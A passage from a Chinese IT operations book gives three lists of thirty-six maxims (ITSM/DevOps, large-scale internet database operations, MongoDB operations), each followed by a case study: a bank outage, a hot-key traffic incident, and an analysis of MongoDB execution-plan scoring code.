- ITIL V3 引入了生命周期的概念,它可以指导从战略、设计、转换到运维的全生命周期。但 ITIL 的精彩之处是运维,它对软件开发、软件项目管理最佳实践的指导,尤其是当前业界敏捷、精益的项目/产品开发方法,其描述还是太过单薄。DevOps 最可贵的是它不仅吸收了 ITSM & ITIL 的精华,也海纳百川,吸收了敏捷、精益、持续集成的思想。而且 DevOps 博采众长,又合理剪裁,把各种优秀的管理思想工具化、电子化、自动化。它积极采用各种优秀的开源软件,打造了一个看得见、摸得着、不断进化的端到端的价值交付流水线。

三十六计

DevOps 与 ITSM

- 第一计 很多 ITSM 从业者做事总是流程导向的,今后必须转变观念:一切以客户为中心,以服务为导向,以敏捷、精益、安全、持续、优质地交付价值为总纲。
- 第二计 一个只包含最少必要信息 (MRI)、严格聚焦于业务持续性管理 (BCM)、可落地的轻量级 ITSM,要远远好于贪大求全却无法落地的重量级 ITSM。

第三计 实施轻量级 ITSM 的关键是要结合业务，进行端到端重组，建立贯通的 IT 价值交付流水线（DevOps）。

第四计 把 ITIL 精简后的 Process 细化为可落地的 Procedure，然后把 Procedure 标准化、自动化、可视化。看板方法及其工具有助于研发、测试、运维的可视化。

第五计 IT 要通过可视化、自动化、高可用、准时制（JIT）的单件流（one piece flow）流水线持续向业务和客户交付价值。

第六计 IT 服务的持续交付意味着要保持稳定可控的交付“节奏”：要基于利特尔法则（Little's Law）和累积流图（Cumulative Flow Diagram），及时识别和消除在制品（WIP）的拥塞。

第七计 好的服务是设计和架构出来的，好的架构是自然进化而来的。不懂架构的运维不是好 IT。不懂业务架构、不懂 TOGAF（开放组体系结构框架）和基于容器技术的微服务架构，就是不懂架构。

第八计 不做业务运维，只做技术运维的运维管理，格调太低，不要想着让业务为你买单。

第九计 一切自动化是运维的目标，自动化之后的目标是智能运维（AIOps），最终都服务于业务运维。必须自己开发运维软件，买来的从来都是又贵又难用。如果非要买，要遵循 MoSCoW 原则。

第十计 没有 OKR（Objectives and Key Results，目标和关键成果）的团队是没有情怀的。达成 SLA 是底线，但还不够。IT 还要有理想，有情怀。这时候就需要建立自组织的敏捷团队，引入 OKR。

第十一计 敏捷不是研发独有的方法，运维也可以采用。自组织、自管理、

自激励、去行政化的敏捷团队是无敌的。管理层唯一需要做的是确定愿景，并为自组织的发展营造一个好环境和氛围。

第十二计 软件定义世界，今后没有运维工程师，只有运维开发工程师；再往后没有运维开发工程师，只有全栈工程师。DevOps 让运维工程师具备开发能力，让开发工程师具备运维能力，让开发和运维工程师具备测试能力。

第十三计 DevOps 不是万能的。大型传统企业“双模 IT (Bimodal)”是一个现实的选择：一个强调速度和灵活性的“敏态”运维，分布式应用架构，采用“敏捷 + 精益 + 轻量级 ITSM”；另一个强调安全可靠的“稳态”运维，传统巨石架构，采用“瀑布 + CMMI + 重量级 ITSM”。

经典的 ITSM 智慧

第十四计 任何 ITSM 方案都要体现产品 / 技术 (Product/Technology)、流程 (Process)、人员 (People) 和供应商 (Partners/Suppliers) 的 4P 思维。

第十五计 没有服务目录的 IT 组织是盲目的。IT 部门提供的所有服务都应该记录在服务目录中。IT 部门承诺的 IT 服务质量都需要有约定的 SLA。SLA 不能只有技术指标，还应该服务指标和流程指标。

第十六计 不会搞业务关系的 IT 人员，就搞不好 IT。ITSM 的业务关系管理流程，告诉我们要识别 IT 的客户和用户是谁，要基于业务战略知道业务的高阶需求，搞好和客户，尤其是客户高层的关系，主动走访和汇报工作，提前挖掘其需求。在这一过

程中，把 IT 的价值营销给客户。

第十七计 IT 人员必须把价值营销给客户或用户，不能只谈技术，而要谈价值。所以实施 ITIL 的财务管理流程，建立精细化的预算、核算和结算机制，使技术团队由成本中心进化为利润中心，把 IT 的价值货币化。

第十八计 遵循 ITSM 问题管理中经典的“六个不放过”：问题根源没找到不放过，找不到问题的彻底解决方案不放过，改进方法落实不到位不放过，问题解决方案没有记录不放过，当事人没有处理不放过，大家没有接受经验教训不放过。

第十九计 ITSM 的持续改进模块（CSI）与敏捷、精益的持续改进是天作之合，殊途同归。持续改进的前提是建立度量体系。要度量，首先要定义度量的范围、频率、深度和精度。不能定义它，就不能测量它；不能测量它，就不能控制它；不能控制它，就不能管理它；不能管理它，就不能改进它。

第二十计 ITSM 的质量要从需求抓起（需求不给力，累死三军）、从架构抓起（好服务是设计出来的，前期架构设计有缺陷，后期伤筋动骨）、从娃娃抓起（工程师入职后就要参加 Clean Code 和安全编码培训，从源头保障质量）。

ITSM 之 BCM

第二十一计 天灾人祸无法避免，关键是在故障或灾难来临时，让业务无感知地修复故障、应对灾难。一开始就要有基于 ISO22301 的 ITSCM、高可用和容错的顶层设计，该设计要贯穿于服务始终。

- 第二十二计 ITSCM 是 BCM 的组成部分，ITSCM 的设计必须基于 BCM。要算出每个业务的 RPO（恢复点目标）和 RTO（恢复时间目标），基于不同的业务来选定不同的 ITSCM 与 DR（灾难恢复）方案。
- 第二十三计 ITSCM 所讲求的两地三中心、分布式多活数据中心等逐渐成为主流，但这远远不够。ITSCM 需要通过演习来获得经验。
- 第二十四计 演习不是走过场，不能花拳绣腿。平时不流汗，战时就流血。若不能真刀真枪地演习，投资巨大、看似固若金汤的 ITSCM 体系就是摆设。
- 第二十五计 演习不单是 IT 的事，IT 服务恢复，业务未必恢复。没有业务、供应商等干系人参与的演习就是笑话。
- 第二十六计 BCM 的魔鬼在细节中。演习中任何一个环节出错，都可能导致整个演习失败。演习时要设观察员来记录这些细节。
- 第二十七计 没有好环境，就没有好服务。导致故障和灾难的经典地雷是：开发环境和测试环境不同、测试环境和部署环境不同、部署环境和生产环境不同、生产环境和灾备环境不同。
- 第二十八计 DevOps 强调聚焦于 BCM 的轻量级 ITSM，并非抛弃其他的 ITSM 流程。待条件成熟，可以持续引入 ITSM 的其他精华流程，使其服务于 DevOps。关键是要建立实施 ITSM 流程的 Product Backlog。按照其价值、重要性和紧急程度，排优先级，迭代实施。

避免 IT 的八大恶习

- 第二十九计 避免战略管理缺失。IT 管理层用战术的勤奋替代战略的懒惰，

忙于事务和救火，忙于业务的信息化和自动化，而忽略 IT 自身的信息化和自动化，导致事倍功半、天怒人怨。磨刀不误砍柴工，IT 自身的信息化与业务的信息化同等重要。

第三十计 避免在项目需求阶段忽视运维。要实施 ITIL 的需求管理流程，把遗忘的运维需求（非功能性需求）收集上来。

第三十一计 防止需求管理、配置管理和知识管理的权威太低，总是说起来重要，忙起来忘掉。IT 管理层要为需求管理、配置管理和知识管理站台。

第三十二计 防止做紧急变更时忽视了必要的测试、回退计划、风险分析与控制。做紧急变更时更要重视合规和风控。有时候慢就是快。

第三十三计 杜绝发布和部署管理没有回退计划或用假计划来应付差事。回退或回滚计划也需要验证。

第三十四计 不能认为质量只是 QC 和 QA 的事。ITSM 的评估管理、测试管理都强调质量是全体人员的职责。XP（eXtreme Programming）唯一不妥协的就是质量。

第三十五计 运维团队不能靠个人英雄主义。危机时刻、英雄不在时，整个团队就会抓瞎。要做好人员互备、轮岗和知识转移。用工具减少对人的依赖。

第三十六计 避免研发向运维的知识转移不够充分。一个项目要成功，研发团队要把知识转移给运维团队，把知识转移给业务部门的最终用户。知识转移没完成，项目不能结项。



案例：某大型银行大面积业务中断故障

【相关计策：第二十一计～第二十七计】

故障背景


2013年夏天的一个上午，某银行各地柜台、ATM、网银业务出现故障，持续近1小时。作为服务数亿个人客户及数百万公司客户的金融服务巨头，此次故障波及北京、上海、哈尔滨、武汉、广州等多个大中型城市。该行将此次事故对外描述为：“部分地区因计算机系统升级原因造成柜面和电子渠道业务办理缓慢。”

故障回溯

当日上午上班后，数据中心监控发现主机CPU利用率很高，经分析初步判断与前一日凌晨实施的主机DB2数据库软件版本从V9升级到V10有关。在紧急回退升级系统软件版本后，系统运行恢复正常。同时，该行信息科技部将此事件直接原因归为某知名外企提供的软件产品存在缺陷。

故障分析

- 变更管理、发布与部署管理不到位。对任何软件做重大版本升级之前，都应该进行充分的测试，包括代码走查、单元测试、功能测试、系统测试。关键是开发环境要和测试环境一致，测试环境要和生产环境一致。环境不一致导致了无数血泪教训。在部署前，变更经理或CAB要检查部署计划、测试结果和回退计划。重大版本升级应该有金丝雀发布、蓝绿发布或灰度发布。而这次故障表明测试不到位，新软件带着缺陷竟然一次性部署到生产环境，且回退和修复时间过长，大面积影响业务。
- BCM & ITSCM 不到位。当系统出现故障，且变更回退不成功时，应



该坚决实施业务持续性计划，或灾难恢复计划，将用户的访问切换到灾备环境。然而在这次故障中，我们没有看到灾备环境起作用。也许不是管理层没想到要切换，而是不敢切换。因为许多单位的灾备环境和生产环境配置不同，灾难恢复手册不健全，演习不到位，导致一旦有灾难，管理层不敢贸然启用灾备环境。


更多案例请扫描二维码阅读：

- 从 5 万个网站宕机谈起
- 从 2008 年北京奥运售票系统的崩溃谈起



作者简介


闫林，现任中兴通讯 IT 技术学院副院长、中科院大学兼职教授、国家科学技术奖励评审专家、中国电子学会绿色数据中心专项工作组高级顾问、中国电子学会两化融合技术指导体系专家、中国互联网协会青年专家、中国 IT 治理研究中心研究员、香港政府认定大陆优秀人才、北航软件工程硕士。20 年 IT 行业工作经验，拥有 18 个 IT 国际认证，出版了 12 本 IT 专业书籍，有大型 IT 团队管理经验，曾领导和参加了数百个 IT 建设和咨询项目，有丰富的 IT 战略、架构、IT 服务管理、敏捷项目管理工作经验，对云计算、大数据、DevOps 和数据中心等有深入研究。



第十一章 数据库运维

毋庸置疑，数据是信息化系统的最终沉淀，也是今天数据技术（DT）时代的核心，围绕数据的应用越来越广泛和深入，这也就对数据技术本身提出了更高的要求。在这样的时代和行业背景之下，各种数据技术也纷纷涌现、快速变革。对于不同数据库而言，虽然它们的起步时间不同，但是它们在从开发到运维的各个方面都有相似之处——因为保障系统稳定、实现快速迭代、确保数据安全是所有 IT 系统的核心诉求。而且随着 DevOps 的兴起，各数据库又有了共同的新起点：如何通过一体化、智能化的演进，简化工作、提高质量、改善服务成为新的起点。

本章所涵盖的 Oracle、PostgreSQL 和 MongoDB 正是当前最热门的三个数据库产品，“互联网数据库运维三十六计”则分享了对海量数据的运维经验。通过本章内容可以一览不同行业中积累的经验，站在这些专家的肩膀上，让我们一起更快地跑起来！






互联网数据库运维三十六计

总说

腾讯社交网络运营中心的 DBA 团队运维着社交事业群所有的分布式存储和关系型数据库，不仅有海量业务规模，也有海量的服务器和存储规模。目前团队的数据服务器有 2 万多台，是亚洲最大的数据库集群。DBA 团队的业务数据有来自自研业务的，也有来自腾讯云用户的，不同类型的业务对后端的数据存储提出各式各样的挑战。譬如支付类业务需要事务强一致，社交类业务需要低延迟，消息型业务需要 4 个 9 (99.99%) 的高可用，核心业务需要全国三地容灾。

多样的业务需求、海量数据规模与不同类型的存储服务，给运维团队带来压力，也倒逼着团队不断成长，提升服务能力和专业技能。

在服务能力上，我们不断迭代自研的存储组件，有支持社交业务的冷热数据分层 CKV (NoSQL)、支持 QQ 消息的高并发 Grocery (NoSQL)、支持支付业务的 TDSQL (关系型数据库)、支持腾讯云服务的云 Redis (NoSQL) 等众多存储组件。在运维专业领域，团队经过脚本运维、Web 运维、自动化运维三个阶段，正在探索智能运维。经过这些年的努力，




十几人的 DBA 团队支撑了自研业务和腾讯云上的几千个业务实例，几千 TB 的数据存储，每秒近亿级的 QPS；每天有上百个数据扩缩容任务自动运行，十多起质量事件被自动诊断和自愈，数据调度能力在业界领先。

我们把历年在海量数据运维上的经验教训，总结成三十六计，与各位同行交流，希望不仅对 DBA 团队有借鉴作用，也能给其他运维团队和开发团队提供参考。这三十六计只是我们总结的一部分数据库运维经验，还有许多有共性的经验因篇幅限制未列进来。希望以后和各位运维伙伴继续深入交流，使数据库运维更加稳定、可靠和高效，帮助业务在质量和成本上达到最佳平衡。

三十六计

标准化及流程规范

- 第一计 任何时候都要做好最坏的打算。
- 第二计 角色权限要划分清楚，开发的权限要遵循最小化原则。
- 第三计 坚持对数据库运维定期演习。
- 第四计 核心岗位人员手机应保持 24 小时畅通，任何岗位都要有主备责任人。
- 第五计 养成日常巡检核心监控属性的习惯。
- 第六计 权限管理自助化，做好审核和审计。
- 第七计 没有规则就创造规则，有规则就遵守规则。
- 第八计 数据下线后，及时清理环境，不要有残留。
- 第九计 数据备份 100% 覆盖，100% 可恢复，每年至少进行 2 次恢复演练。
- 第十计 避免单点，要有有效可恢复的数据备份、有效可切换的从节点。



变更管理

第十一计 对生产环境保持敬畏之心。

第十二计 非工作时间不要实施普通变更。

第十三计 变更前后自动推送通知和报告，保持信息对齐。

第十四计 上线 SQL 先 Explain，对执行计划可以做一定的固化。

第十五计 知己知彼，了解所做操作产生的结果后才去做。

第十六计 确保操作可逆，至少有一套回复方案。重大变更要有操作和回滚方案，要双人检验且审批通过。

容量管理

第十七计 数据库要具备限流能力。

第十八计 建立业务放量流程沟通机制，事前周知快速扩容，事中监控容量，事后总结资源。

第十九计 做好日常数据库容量度量，用历史数据推算下一个容量高峰。

第二十计 节假日前做好数据库容量规划。

第二十一计 主动分析业务数据访问行为，了解业务数据生命周期，优化业务成本并推动业务改进。


第二十二计 定期优化性能，避免业务量突增导致的雪崩。

业务规范

第二十三计 业务初期做好分库分表规划。

第二十四计 对索引要根据访问类型做战略性规划。

第二十五计 推动业务对热记录、肥胖记录的优化。



第二十六计 精通业务，推动业务采用更合适的架构方案。

自动化及开发

第二十七计 数据恢复手段应该保持简单高效，最好提炼成 Web 化的工具，减少脚本的使用。

第二十八计 工具上线前要做严格的测试和灰度验证。

第二十九计 开发工具后要实施代码审阅，工具代码逻辑间要做好日志。

第三十计 故障处理自动化，缩短影响业务质量的时长。

第三十一计 数据监控多维化、立体化，覆盖所有的监控节点和粒度。

第三十二计 数据垂直分层自动调度（内存、SSD、SAS、SATA），做到成本与效率的最佳性价比。

第三十三计 数据搬迁调度自动化，聚焦资源调度管理。

第三十四计 调度任务集中化，保障关键调度任务可管理、可监控。

第三十五计 数据迁移后要双向记录、对比匹配。

第三十六计 备份系统自动化，调度中心化，保障故障恢复效率和可用性。




案例：优化热记录与肥胖记录

【相关计策：第二十五计】

周三晚上 21:51，小 D 正在家里看美剧《权力的游戏》，突然接到语音电话：10.25.125.31 的服务器发生网络流量告警。

小 D 是 DBA 团队本周的轮值员，对手机告警早有准备。家里的笔记本电脑已通过 VPN 连接到公司运维网络上。小 D 打开服务器监控视图，只见 10.25.125.31 服务器视图上的内网卡网络流量从 300 Mbps 陡涨到



1Gbps，达到网卡流量上限。

几个 RTX 群头像同时在闪，不同的开发和业务运维在几个 RTX 群里找小 D，十多个业务模调成功率小跌到 98%，小比例用户的数据读写返回超时。

模调指模块间调用，其调用的成功率和延迟被用来衡量业务服务质量。

因为分布式数据中的数据记录是分布到数据仓库内几百台数据存储服务器上的，一台数据存储服务器上通常都分布了十几个业务，这台流量高的数据存储服务器已经影响了十多个业务的访问质量。

只有一台存储服务器流量陡增，凭运维经验，多是有肥 KEY（指长度超大的记录）或热 KEY（短时间内访问量超大的记录）导致的。花了十多分钟，小 D 根据接入服务器的监控数据很快找到原因：生活服务的 BID（业务表 ID）有热 KEY，每秒均有 100 多次的高频读取操作。


小 D 在 RTX 群里跟开发和业务运维同事同步了告警原因及处理手段后，打开数据搬迁工具，试图把 10.25.125.31 服务器上的其他业务数据搬迁到低负载的数据存储服务器上。

但这台服务器的网卡流量已经撑满，数据搬迁速度极慢，看来只能对生活服务业务限流，再启动搬迁。限流后，搬迁速度提升到 100 Mbps，但将 50 多 GB 的内存数据搬迁到其他数据服务器也花了一个多小时。

转眼过去一个多小时，随着用户流量峰值过去，网络流量降回正常水位。RTX 群开发陆续反馈，业务模调成功率已恢复正常。

此时已经接近 0 点，但接下来，小 D 还得继续定位出是哪些热 KEY 影响了业务。他打开访问日志，统计出几条访问量最大的记录，页面显示这几条热 KEY 的长度有七八百 KB。

他快速计算了一下，某条记录的访问为每秒约 100 次，带来的网络



流量为：

$$700 \text{ KB} \times 100 \times 8 \text{ bit/B} = 560 \text{ Mbit}$$

这条记录就已经消耗了服务器一半的流量。

时间已经接近凌晨 4 点，只能天明后再找开发人员一起看看如何优化问题。小 D 关掉显示器和台灯，带着满满的困意上床。此刻窗外宝安中心重重高楼上仍点缀着不少明亮的灯光。

第二天早上，打着哈欠的小 D 差点误了楼下 8 点 20 分的班车。眯眼小憩，班车在长车流中蠕动到腾讯大厦总部。在腾讯大厦 14 楼食堂吃完著名的酸菜饼，时间快到 9 点半。打电话给开发和业务运维人员，一同到 5 楼楼道的白板边商议昨晚故障的优化措施。

小 D 把昨晚引起问题的几个大 KEY 告知开发人员。开发人员确认并解释说，该业务的 KEY 是生活服务的公众号。用户关注公众号后使用该号的功能，这个 KEY 的字段将存储所有关注此公众号用户的 ID。昨晚业务侧的公众号有营销活动，因为用户大量访问几个热门公众号，造成 10.25.125.31 这台数据存储机流量过载。

了解了事因，小 D、开发人员和业务运维很快在白板上用黑笔草拟出几条优化措施。

首先最紧急的任务是确保业务安全。小 D 将确认的几个肥热 KEY 搬迁到一台独立的千兆位存储机上，避免今晚再做营销活动时，肥热 KEY 影响到其他 KEY。

其次，开发人员在逻辑层对肥热 KEY 做 1 分钟的缓存策略，减少逻辑层对后端数据层的访问压力。开发版本尽快在本周五前发布。

其三，小 D 写了一段脚本，扫描生活服务号表的备份数据，统计肥 KEY 和头部肥 KEY 的占比及平均大小，提交给开发人员进行后续优化。

最后，开发人员将和产品人员沟通，看能否对肥 KEY 进一步拆分，譬如限制每条记录大小为 100 KB，一旦超过此阈值就将记录拆成多条 ID，之后在逻辑层进行记录合并。

快速沟通完几条优化措施后，小 D 回到工位上完成优化任务。他先是快速翻看数据仓库的存储机列表，寻找空闲的存储机，这时他欣喜地发现，仓库的 BUFF 还有几台刚申领的万兆位存储机。于是赶紧找领导确认，答复是可以申请一对万兆位存储机临时使用 2 周。

小 D 马上通过织云运维平台将这对万兆位存储机部署到仓库，并将几个肥热 KEY 的记录搬迁到这对万兆位存储机内。仅花 20 分钟就结束了部署和记录的搬迁任务。

小 D 在他的开发环境 PC 上打开 JetBrains PyCharm 编辑器，编写备份文件分析代码。代码会扫描备份文件中的所有记录，分段汇总各大小区间的记录数量。代码只有几十行，30 分钟就编写完成了。经过测试，一切正常，提交到工具平台，开始远程在备份服务器中运行。

“等等，还有几个思路……”小 D 盯着屏幕上脚本的运行进度，脑子里蹦出几个想法：“应该对全网备份文件进行扫描，定期分析不合理的肥 KEY 来优化；另外，可以增加针对热 KEY 的流量阈值自动诊断和自愈流程，诊断系统发现热 KEY 引发的流量超限时，就立即启动搬迁工具，取代人工诊断和搬迁。”

晚上，临近 10 点，新一轮的业务营销活动开始。早有准备的小 D 在家里盯着万兆位存储服务器的流量监控视图，他看着流量从 100 Mbps 逐步涨至 1Gbps、1.5Gbps、2Gbps……终于在 3.4Gbps 停止，心里暗叫一声：“耶，搞定，完美撑住！”

此时窗外的深圳宝安中心灯光灿烂。



更多案例请扫描二维码阅读：

- 未经测试的数据搬迁工具引发的故障
- 节假日前的数据库容量规划



作者简介

周小军，腾讯资深运维专家，拥有十几年的互联网 IT 运维经验，擅长互联网架构、云计算平台、运维自动化等领域。对跨行业的 DevOps、云计算、技术架构和团队管理等均有浓厚兴趣。腾讯学院讲师，高效运维社区金牌讲师。在腾讯 SNG 社交网络运营中心负责社交业务运维管理，目前专注于运维 AI、运维大数据和海量运维自动化的实践。





MongoDB 运维三十六计

总说

MongoDB 作为近年来炙手可热的文档型数据库，受到了越来越多行业和公司的青睐，也在互联网、物联网、金融、传统制造业等领域中被广泛应用。

但纵观目前的数据库行业，MongoDB 相关的培训、文章、博客，甚至专职的 DBA 都较少。随着认可度的增高和应用的日益广泛，越来越多的运维、DBA 与开发人员对于 MongoDB 知识的需求度也越来越高。

以游戏行业为例，MongoDB 充分地满足了快速的迭代需求以及多变的数据结构。其原生的高可用架构也为游戏从业者们打了一剂强心针。在与时间赛跑的游戏行业中，MongoDB 凭借其灵活、多变、可靠的特性成为了游戏行业数据库的可靠选择。

作为一款优秀的开源数据库，在 MongoDB 健壮发展的同时，其知识的输出和传播布道也是极为重要的。作为信息系统的核心，数据库的重要性不言而喻，对于数据库的优化往往立竿见影。

MongoDB 与传统 RDBMS 既有很多相似之处，也有很多不同，对于正在从事或有兴趣从事 MongoDB 相关工作的运维人员、DBA、开发人员而言，应该如何入手，如何设计，如何优化 MongoDB？这些都是会遇到的问题。我根据自身经验以及多年为 MongoDB 从业人员答疑、解惑的经验总结了“MongoDB 运维三十六计”，来帮助大家在 MongoDB 的运维工作中聚集思路、减少故障、优化性能、防微杜渐。“MongoDB 运维三十六计”可以归纳为以下 4 类：

- 引擎优化与系统优化齐头并进。MongoDB 的性能与优化是多方面的，工程师通过掌握 MongoDB 本身的引擎配置优化，以及针对读写比的业务场景优化，配合操作系统层面的优化，为 MongoDB 打造高质量的运行环境。与此同时多个维度的备份也是必不可少的。
- 业务语句需审视，Schema Design 需重视。除去 DB 与系统层的优化，业务层的语句以及 Schema Design 也是影响整体性能的要点，工程师通过不断审视业务语句，熟悉 Schema Design，来加深对于 MongoDB 的认识。并不断地从业务上层开始由上而下地进行整体优化。
- 分片选择需谨慎，提前处理效率高。Sharding 的架构比复制集架构更为复杂。选择合适的架构将会事半功倍，同时在 Sharding 架构下，选择正确的片键将是一切性能优化的前提。
- 全面监控保驾护航，定期巡检亦不可少。监控与巡检永远是数据库的核心工作，通过全面的、多维度的监控与巡检，可以有效地把握数据库的健康状态，做到心中有数，并且对于问题的排查、回溯都能够起到关键性的作用。

数据库领域的学习与进步是永无止境的，“MongoDB 运维三十六计”旨在抛砖引玉，为大家引出更多 MongoDB 使用、优化和架构上的思路。

三十六计

引擎优化与系统优化齐头并进

第一计 生产环境中请使用至少三个节点的复制集架构。

第二计 根据业务场景选择合适的引擎。大多数场景中 WT 引擎比 MMAPv1 更加优秀，能够配合 WT 的压缩比来提高效率、性能与存储空间利用率。

第三计 压缩算法选择需结合业务与配置考量，压缩率越高，CPU 损耗越高。

第四计 给 MongoDB 足够的内存，它会还你一个极致的速度，内存分配决策效果显著，一般场景中为 WT 分配 60% 系统内存的 wiredTiger cache。

第五计 善用连接池，避免使用短连接。每次鉴权、connection 的建立及关闭都伴随着额外的成本，使用合适的连接池可以有效地提高效率并且减少无效内存损耗。

第六计 大量写场景下，适当调低 wiredTiger cache 并调整 eviction 配置可以有效提高效率。读写相对均衡的场景下，eviction 的 target、trigger、thread 的调整也会带来有效提升。

第七计 小代价可以带来大提升，MongoDB 中的大部分磁盘访问模式是随机写入。SSD 与 PCIE 对于 MongoDB 性能的提升有极大的帮助。

第八计 勿忘操作系统层优化。尽量使用 EXT4 或者 XFS，勿忘内核参数调优，THP 需关闭，SELinux 和 NUMA 也要记得关闭。

第九计 不要忽视存储层的容错，请使用 RAID-10。综合考虑到性能以及容错能力，存储层请使用 RAID-10。

第十计 拥有高可用架构也不可忽略日常备份，包括全量备份、增量备份、oplog 增 / 全量备份、文件系统快照等。

第十一计 Point-in-time recovery 演练需进行，在紧急情况下做到有条不紊。

业务语句需审视，Schema Design 需重视

第十二计 尽量不要在密集型的线上业务中使用 MongoDB 的 MapReduce。

第十三计 要善于并习惯用 explain 来审视自己的语句。

第十四计 业务慢查询不可轻视，应针对实际需求设置 profile 级别并逐条分析查询计划。

第十五计 MongoDB 是 schema-less 非 schema-free 的，良好的表结构设计可以有效提高效率，并且避免数据异常。

第十六计 不要害怕在程序中进行 join，有效的内嵌结构可以减少随机 IO。

第十七计 避免较大与无限增长的文档。

第十八计 避免长字段名。字段名会在各条文档中重复，因此会消耗空间、内存。通过较短的字段名称可以有效避免这部分不必要的浪费。

第十九计 根据业务需求选择合适的索引，避免对低基数的字段数据做索引。

第二十计 要注意索引的顺序，它会受到查询类型、排序以及数据结构的影响。

第二十一计 线上添加索引一定记得使用 background。在对线上业务添加索引时切记要使用 background 模式来防止对业务造成影响。

第二十二计 background 建立 index 时需避免在同一个 DB 中进行 dropindex 操作。

分片选择需谨慎，提前处理效率高

第二十三计 选用 Sharding 架构需思考三点。真的需要 Sharding 吗？复制集架构满足不了吗？Sharding 架构能对业务带来什么样的提升？

第二十四计 片键选择要合理，选择片键时需要考虑片键基数、写分布、读分布、定向读、就近读等。

第二十五计 提前使用预分片，可以有效减少 move chunk 以及 split 过程中带来的性能损失。

第二十六计 Move chunk 的过程是有额外性能损耗的，需要合理地设置 Balancer window 以减少对业务的影响。

全面监控保驾护航，定期巡检亦不可少

第二十七计 做好 MongoDB 的全面指标监控。包括 QPS、Cache Used、

- Cache Activity、连接数、Page Faults、Memory 情况、MongoDB 网络请求、可用 Tickets、DB 存储情况、Oplog 剩余空间与可用窗口、Oplog 增速、MongoDB 队列，以及 Scan and Order 情况。
- 第二十八计 建立定期巡检机制，尽早发现隐患或者预兆。
- 第二十九计 选举流程需谨记，原理熟悉后可以理顺排错思路，提高排错速度。
- 第三十计 业务切忌使用 local 和 admin 库。
- 第三十一计 在完成完整兼容测试的前提下，及时升级版本。
- 第三十二计 选择合适的复制集读选项（read preference）和安全写级别（write concern）。
- 第三十三计 对于文件存储类的业务尽量不要使用 MongoDB 原生的 gridfs。MongoDB 记录 metadata 配合各类分布式文件系统存储实际文件的方式会高效得多。
- 第三十四计 ObjectID 由 epoch 时间、机器标识、进程 PID、计数器组成，总体上是递增的并且在一秒内是有限的（不过不用担心，要超过这个限制几乎不太可能），并且是唯一的。
- 第三十五计 善用 MongoDB 的开源工具：variety、mongoreplay、mongobackup 等。
- 第三十六计 从源码中找寻答案。MongoDB 是一款非常优秀的开源数据库，当遇到性能问题或者奇怪的 bug 时，查看源码往往可以给我们非常大的帮助。



案例：MongoDB 执行计划分析——

知其所以然

【相关计策：第十三计】

MongoDB 执行计划

在 MongoDB 2.x 的版本中，开发者与 DBA 对于其执行计划诟病不断，于是从 MongoDB 3.x 开始，对 MongoDB 执行计划以及 explain 返回花了相当大的功夫。考虑到 MongoDB 3.0 之后的优秀特性，下面将仅针对 MongoDB 3.x 后的执行计划来进行讨论。

当前版本的 explain 有三种模式，分别如下：

- queryPlanner
- executionStats
- allPlansExecution

其中 executionStats 用得最多，下面仅针对 executionStats 来讨论。我们将主要从 explain executionStats 的返回以及执行计划得分的源码来分析。

executionStats 的返回

executionStats 模式中，需要注意的返回有如下几个。

- executionStats.executionSuccess，该值表示是否执行成功。
- executionStats.nReturned，该值表示查询的返回条数。
- executionStats.executionTimeMillis，该值表示整体执行时间。
- executionStats.totalKeysExamined，该值表示索引扫描总数。
- executionStats.totalDocsExamined，该值表示 document 扫描总数。

以上几个返回非常好理解，这里就不再详述，后文的案例中会有分析。

接着看其他的返回：

- `executionStats.executionStages.stage`，该值表示执行计划所处的阶段。
- `executionStats.executionStages.nReturned`，该值表示该阶段下的查询返回条数。
- `executionStats.executionStages.docsExamined`，该值表示该阶段下的 document 扫描数。
- `executionStats.inputStage`，该值表示该执行计划子阶段。
- `executionStats.works`，查询过程会将整体操作拆分为多个小的 work unit，每个 work unit 可能会扫描一个 single index key，也可能 fetching 一个 document，等等。
- `executionStats.advanced`，该值表示返回给父阶段的中间结果集合数。

查看 MongoDB 源码可以找到 `works` 和 `advanced` 在 `explain` 的初始化，这将有助于理解执行计划。

- Stage

- COLLSCAN：全表扫描。
- IXSCAN：索引扫描。
- FETCH：根据索引检索指定 document。
- SHARD_MERGE：将各个分片返回数据进行 merge。

根据源码中的信息，我们可以总结出文档中没有的如下几类：

- SORT：表明在内存中进行了排序（与老版本的 `scanAndOrder:true` 一致）。
- LIMIT：使用 `limit` 限制返回数。

- SKIP: 使用 skip 进行跳过。
- IDHACK: 针对 _id 进行查询。
- SHARDING_FILTER: 通过 mongos 对分片数据进行查询。
- COUNT: 利用 db.coll.explain().count() 之类进行 count 运算。
- COUNTSCAN: count 不使用 Index 进行 count 时的 stage 返回。
- COUNT_SCAN: count 使用了 Index 进行 count 时的 stage 返回。
- SUBPLA: 未使用到索引的 \$or 查询的 stage 返回。
- TEXT: 使用全文索引进行查询时的 stage 返回。
- PROJECTION: 限定返回字段时的 stage 返回

执行计划评分的源码分析

MongoDB 的 plan_ranker 决定了每条查询语句多个执行计划的评分，通过评分来获取 winningPlan。

```
double PlanRanker::scoreTree(const PlanStageStats* stats) {
    /* 由于 no plan selected 得分为 0，为了保证执行计划的得分大于其执行计划的初始得分，设置得分为 1。*/
    double baseScore = 1;
    /* 执行计划进行了多少个 units of work，每次调用 work(...) 则将 unit 总数加 1。*/
    size_t workUnits = stats->common.works;
    invariant(workUnits != 0);
    /* 执行计划的效率计算，范围为 [0,1]。*/
    double productivity =
        static_cast<double>(stats->common.advanced) / static_
cast<double>(workUnits);
    /* 定义了一个足够小的 epsilon，防止 tie 的同时避免更优的执行计划意外输给较差的执行计划。*/
    const double epsilon = std::min(1.0 / static_cast<double>(10
* workUnits), 1e-4);
    double noFetchBonus = epsilon;
```

```

        if (hasStage(STAGE_PROJECTION, stats) && hasStage(STAGE_
FETCH, stats)) {
            noFetchBonus = 0;
        }
        /* 定义了 noSortBonus 来防止 ties 的出现, 非 blocking sort 的执
行计划更优。*/
        double noSortBonus = epsilon;
        if (hasStage(STAGE_SORT, stats)) {
            noSortBonus = 0;
        }
        /* 定义了 noIxisectBonus 来防止 tie。使用单个索引的执行计划得分会
高于使用交叉索引的执行计划得分。由于交叉索引需要检查已经被单索
